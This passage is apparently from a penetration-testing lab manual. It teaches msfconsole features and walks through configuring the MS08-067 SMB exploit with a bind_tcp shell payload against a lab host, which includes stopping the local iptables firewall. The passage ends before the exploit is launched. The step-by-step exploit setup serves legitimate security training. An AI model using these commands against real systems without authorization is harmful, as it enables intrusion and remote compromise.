Msfconsole Exercise Goals

- In this exercise, we will look at many of the features of msfconsole for using Metasploit modules
  - Logging
  - Getting help and info
  - Setting variables
  - Exploiting a target
  - Managing and interacting with sessions
  - Pivoting socket connections from msfconsole through a session with a target to another machine
- The concepts covered here will be useful throughout the rest of the course


Why is he smiling? Because he's using msfconsole!

 61

In this exercise, you will experiment with numerous features of msfconsole that are really useful in professional penetration tests. We'll look at msfconsole logging, getting help about commands and info about modules, and setting variables (both global and module-specific). We'll then exploit a target machine, establishing a shell session on it. You'll see how msfconsole lets you manage that shell session and even upgrade it to a Meterpreter session.

And, finally, we'll pivot a connection from your Linux machine through a Meterpreter session on the target, sending packets from that compromised target to another target system.

All of the concepts covered in this exercise will be used throughout this course, so please pay careful attention as we cover in-depth usage of msfconsole in a hands-on fashion.



Let's begin the exercise by changing into the Metasploit framework directory, running the usenewruby.sh script to set some Ruby library environment variables, and invoking msfconsole:

```
# cd /home/tools/framework-4.0.0
# source /opt/usenewruby.sh
# ./msfconsole
```

You should see one of the Metasploit banners (chosen at random), followed by a description of the version of Metasploit and its API. You'll also see a summary of the number of various kinds of modules: exploits, auxiliary, payloads, encoders, and nops.

Now, let's look at the options we can set in msfconsole itself:


```
msf > show options
```

Here, you can see options associated with logging (ConsoleLogging, LogLevel, SessionLogging, and TimestampOutput). There is also another interesting option here: MinimumRank. With this option, Metasploit will prompt you before it launches exploits with lower reliability rankings than what you specify. By default, none of these variables are set.

We can look at the variables that are set by running the set command:

```
msf > set
```

Currently, no variables are set. Let's set some associated with logging.



Next, let's configure logging variables. The logging functionality is particularly useful for penetration testers, so we can review our work later, while writing reports.

First, we'll turn on logging of msfconsole itself, so we can get a list of the commands we enter into it, as well as their output:

```
msf > set ConsoleLogging true
```

Note that you have tab-autocomplete on variable names. Just type the first couple of letters of ConsoleLogging, and hit Tab to have msfconsole finish typing for you.


Next, we'll want to log information from any of the sessions we gain on target systems through successful exploitation, via the SessionLogging variable:

```
msf > set SessionLogging true
```

Now, let's review our variables:

```
msf > set
```

Note that the variables we have created are under the Global list of variables, even though we used set (and not setg). This is because we set these variables before choosing a module with the "use" command. Because there is no active module, the variables we define now will be global, applying to any modules we subsequently choose.



Next, let's see how we can use msfconsole to kick off handy commands within our operating system. We'll start by checking the IP address of our eth0 interface:

```
msf > ifconfig eth0
```

You should double check that your IP address matches what you were assigned for the class.

Next, let's check the status of the iptables built-in host firewall on our Linux machine:

```
msf > service iptables status
```

If you see a series of tables here with filtering rules, your firewall is active. That could get in the way of the reverse connection stagers we want to launch later, so let's turn off the firewall (If your firewall is already off, you'll see a message that says, "Firewall is not running.")

```
msf > service iptables stop
```

Now, let's recheck the status to make sure it is off.


```
msf > service iptables status
```

If your output says, "Firewall is not running," then you are all set.

We'll be exploiting target machine 10.10.10.4, so let's make sure we can reach it via ping:

```
msf > ping 10.10.10.4
```

If you can ping the target successfully, you are ready to move forward. Hit CTRL-C. If you cannot ping the target, please double check your network settings to make sure they match those described in the "Getting networked" section of this book. In summary, VMware should be set to use Bridged networking, and double check that you've disabled VMnet1.



Now, we'll look at the help facility included in msfconsole for getting more information about commands. Remember, we can get access to this help by running "help <command>" or by running "<command> -h". We'll use the former to get some help about the connect command:

```
msf > help connect
```

Here, you can see all of the options for the connect command, which will make a TCP connection to a given destination host. These options look a lot like Netcat or Ncat features.

In a short while we'll be exploiting target 10.10.10.4 via SMB listening on TCP port 445, so let's use the connect command to make sure we can reach that port.


In a separate terminal window, invoke a sniffer, so you can watch the TCP connection go out to the target (we'll use -nn for "numbers-numbers" instead of domain names and services, and -p to prevent the interface from going into promiscuous mode, so we'll only see our packets).

```
# tcpdump -nnp host 10.10.10.4
```

For the connect command, we'll use the -z option, because we aren't particularly interested in sending any data to the port right now (if you have the ability to manually type in an SMB request at a raw TCP socket, you have an impressive gift). Outside of this exercise, if you ever wanted to manually type some data into the connection with a target port, leave off the -z and type whatever you'd like after the connection is made.

```
msf > connect -z 10.10.10.4 445
```

If Metasploit can connect with that port, it will display a message saying, "Connected to 10.10.10.4:445". Not only is your networking configured, you also have the ability to communicate with the open port on the target where we want to deliver our exploit. Hit CTRL-C in your sniffer to stop it.



Next, let's search through the different modules. We'll start by looking through auxiliary modules, particularly looking for those items related to a port scan. We'll use the search command, with a keyword type to indicate the type of module we're interested in ("auxiliary"), followed by a string of what we're looking for:


```
msf > search type:auxiliary portscan
```

You should see several portscan modules. We'll actually be analyzing these and running a selection of them in a later exercise.

Next, let's search through the exploit modules (type:exploit). Suppose we are looking for attacks against Windows (platform:windows). We'll be attacking the target system via the Server Message Block (smb) protocol, which has exploits in Metasploit included in a directory called "smb", which is part of the path (path:smb):

```
msf > search type:exploit platform:windows path:smb
```

If you look through this list, you should see an exploit called "windows/smb/ms08_067_netapi". That is the one that we'll use for our target. Our vulnerability scanner may have indicated that this flaw was found on the target. We'll see in a later exercise (in this book) how we can import vulnerability scans into Metasploit and have it automatically suggest or even run exploits against the target using db_autopwn.



Now, let's look at how we can use the "info" command to determine the details about individual modules. We'll start by getting info about the exploit we'll use:

```
msf > info ms08_067_netapi
```

Note that this command fails. We must tell Metasploit the type of module we're interested in (exploit) and the path to that module. Let's try it again:


```
msf > info exploit/windows/smb/ms08_067_netapi
```

Remember to rely on tab-autocomplete to help with typing. Now, you'll see a lot of detail about this exploit, including the large number of target types. While this exploit will attempt to determine the particular language pack installed on the target automatically, it isn't always accurate, and we may have to provide target type information when configuring the exploit.

Let's next look at info associated with the windows/shell/bind_tcp payload (stage and stager) we'll use:

```
msf > info payload/windows/shell/bind_tcp
```

Here, notice the variable we need to set: LPORT (for the local port we want our shell to listen on at the target, which defaults to 4444), plus the EXITFUNC, which provides options for how the payload will exit cleanly on the target machine.



After researching the modules we want to use, let's choose our modules and set variables associated with them. Start by choosing your exploit with the "use" command:

```
msf > use exploit/windows/smb/ms08_067_netapi
```

Then, set your target machine (using the ***setg*** command!):

```
msf > setg RHOST 10.10.10.4
```


Here, we're using the setg command to set this RHOST as a global variable. In this exercise, we want to observe the differences between global variables and local variables within modules, so let's set this RHOST variable as global (using setg instead of set). Subsequent variables we'll define will be local, so we can see the differences in how they are treated.

Next, let's look at the target types offered by this exploit. Different versions and different language packs of Windows often have slightly different memory offsets for critical data structures that exploits overwrite. For this exploit to work reliably, we need to set a target type, so let's start by reviewing the target types:

```
msf > show targets
```

The target type here is Windows 2000, a machine that is stable under exploitation with the MS08-067 exploit. As penetration testers, we may know this based on information given to us by target system personnel, or through Nmap fingerprinting. Let's set the target type to 1:

```
msf > set TARGET 1
```



We'll then set our payload, a bind_tcp shell (cmd.exe) on the target machine.

`msf > set PAYLOAD windows/shell/bind_tcp`


Now, we'll configure our payload, giving it information about which local port it should listen on with our shell. We set the LPORT using a unique port you select that is currently not in use on the target, and that is not in use by anyone else in class. Pick a UNIQUE number for YOU… do not use 2323, because someone else (who is not paying attention) use that value, blindly copying it from the screenshot in the slide above:

`msf > set LPORT <YourPort>` (Remember, pick a UNIQUE number for YOU… do not use 2323, because someone else may be using that value. Also, leave out the < > in your port number value.)

And, finally, let's double check our options:

`msf > show options`

We can see that all of our options are set, so we are now ready to launch the attack.



But, before we launch the attack, let's look at our variable store (including the global variable store, as well as the module-by-module variable list) by running:

```
msf > set
```


We can see that our RHOST variable is included in the Global set, with a value of 10.10.10.4. Afterwards, we can see the module-specific variables, for the exploit module (ms08_067_netapi).

Note that there are some additional variables in these lists beyond the ones that we set, with their default values shown. These default values are typically acceptable for penetration testing.

To learn more information about some of the more advanced variables, run:

```
msf > show advanced
```

Note that the overall module options here are referring to the currently selected module (the ms08_067 exploit we selected with the "use" command) as well as a separate section for modules we identified via the "set" command (in particular, the shell/bind_tcp payload).



If we had to exit now, for whatever reason, we'd lose all of our variables. What if we had to reboot, or take some other drastic action and exit msfconsole? We'd lose our configuration. Let's use the save command to save our configuration.

```
msf > save
```

Now, we can exit.

```
msf > exit
```

Now, back at our operating system shell prompt (# if you are root), let's look at our configuration file, to see how those settings are saved:

```
# cat ~/.msf4/config
```

Here, we can see the global variables set (in framework/core), as well as the active module (the ms08_067 exploit), and all of the options we've set. Great! Now, we can invoke msfconsole again, and it picks up where we left off:

